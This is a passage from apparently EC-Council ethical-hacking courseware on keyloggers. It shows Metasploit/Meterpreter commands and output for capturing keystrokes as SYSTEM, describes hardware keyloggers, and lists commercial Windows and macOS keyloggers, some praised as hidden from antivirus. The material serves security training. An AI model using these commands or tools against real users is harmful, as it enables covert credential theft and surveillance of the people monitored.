

meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<^H><^H><^H>

Attackers can also automate the entire sniffing and data dumping process using the Metasploit **`lockout_keylogger`** exploit.

```
Module options (post/windows/capture/lockout_keylogger):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HEARTBEAT  30               yes       Heart beat between idle checks
   INTERVAL   30               yes       Time between key collection during logging
   LOCKTIME   300              yes       Amount of idle time before lockout
   PID        6564             no        Target PID, only needed if multiple winlogon.exe instances
                                          exist
   SESSION    2                yes       The session to run this module on
   WAIT       false            yes       Wait for lockout instead of default method

msf6 post(windows/capture/lockout_keylogger) > exploit

[*] WINLOGON PID:6564 specified. I'm trusting you...
[*] Migrating from PID:8664
[+] Migrated to WINLOGON PID: 6564 successfully
[+] Keylogging for NT AUTHORITY\SYSTEM @ WINDOWS11
[*] System has currently been idle for 0 seconds
[*] Current Idle time: 0 seconds
[*] Current Idle time: 1 seconds
[*] Current Idle time: 0 seconds
[*] Current Idle time: 9 seconds
[*] Current Idle time: 39 seconds
[*] Current Idle time: 14 seconds
[*] Current Idle time: 6 seconds
[*] Current Idle time: 11 seconds
[*] Current Idle time: 41 seconds
[*] Current Idle time: 71 seconds
```

Figure 6.139: Screenshot of Metasploit showing the lockout_keylogger exploit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hardware Keyloggers

We now examine the details of external hardware keyloggers. As discussed previously, there are various types of external hardware keyloggers available on the market. These keyloggers are plugged in line between a keyboard and a computer.

These types of keyloggers include:

- PS/2 keylogger
- USB keylogger
- Wi-Fi keylogger
- Keylogger embedded inside the keyboard
- Bluetooth keylogger
- Hardware keylogger

These keyloggers monitor and capture the keystrokes of the target system. As these external keyloggers attach between a usual PC keyboard and a computer to record each keystroke, they will remain undetectable by the anti-keyloggers installed on the target system. However, the user can easily detect their physical presence.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 6.140: Different types of hardware keyloggers

Hardware keyloggers come from numerous manufacturers and vendors, some of which are discussed as follows:

- **KeyGrabber**

  Source: *https://www.keydemon.com*

  A KeyGrabber hardware keylogger is an electronic device capable of capturing keystrokes from a PS/2 or USB keyboard. It comes in various forms, such as KeyGrabber USB, KeyGrabber PS/2, and KeyGrabber Nano Wi-Fi.





Figure 6.141: Screenshot of KeyGrabber hardware keylogger

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some hardware keyloggers are listed as follows:

- KeyGrabber USB (*http://www.keelog.com*)
- KeyCarbon (*https://keycarbon.com*)
- Keyboard logger (*https://www.detective-store.com*)
- KeyGhost (*http://www.keyghost.com*)
- KEYKatcher (*https://keykatcher.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Keyloggers for Windows

Besides the keyloggers mentioned previously, there are many software keyloggers available on the market; you can use these tools to record the keystrokes and monitor the activity of computer users. Some keyloggers are discussed as follows. You can download these tools from their respective websites.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Spyrix Keylogger Free**

  Source: *https://www.spyrix.com*

  Spyrix Keylogger Free is used for remote monitoring on a computer that includes recording of keystrokes, passwords, and screenshots. This keylogger is perfectly hidden from antivirus, anti-rootkit, and anti-spyware software.

  Attackers use the Spyrix Keylogger Free tool to record all the keystrokes on the victim system from a remote system.




Figure 6.142: Screenshot of Spyrix Keylogger


Some of the keyloggers for Windows are listed as follows:

- REFOG Personal Monitor (*https://www.refog.com*)
- All In One Keylogger (*https://www.relytec.com*)
- Elite Keylogger (*https://www.elitekeyloggers.com*)
- StaffCop Standard (*https://www.staffcop.com*)
- Spytector (*https://www.spytector.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Keyloggers for macOS

Refog Mac Keylogger | Refog Mac Keylogger provides undetected surveillance and **records all the keystrokes** on the computer



https://www.refog.com

Spyrix Keylogger For Mac OS
https://www.spyrix.com

Elite Keylogger for Mac
https://www.elite-keylogger.net

Aobo Mac OS X Keylogger
https://www.easemon.com

KidLogger for MAC
https://kidlogger.net

Perfect Keylogger for Mac
https://www.blazingtools.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Keyloggers for macOS

There are various keyloggers available on the market that run on macOS. They enable you to record everything the user does on the computer, such as keystroke logging, recording email communication, chat messaging, taking screenshots of each activity, and more.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following keystroke loggers are specifically used on macOS:

- **Refog Mac Keylogger**

  Source: *https://www.refog.com*

  Refog Mac Keylogger provides undetected surveillance and records all the keystrokes on the computer. As shown in the screenshot, the attackers use the Refog Mac Keylogger to record all the activities of the target user and steal critical information such as login credentials.

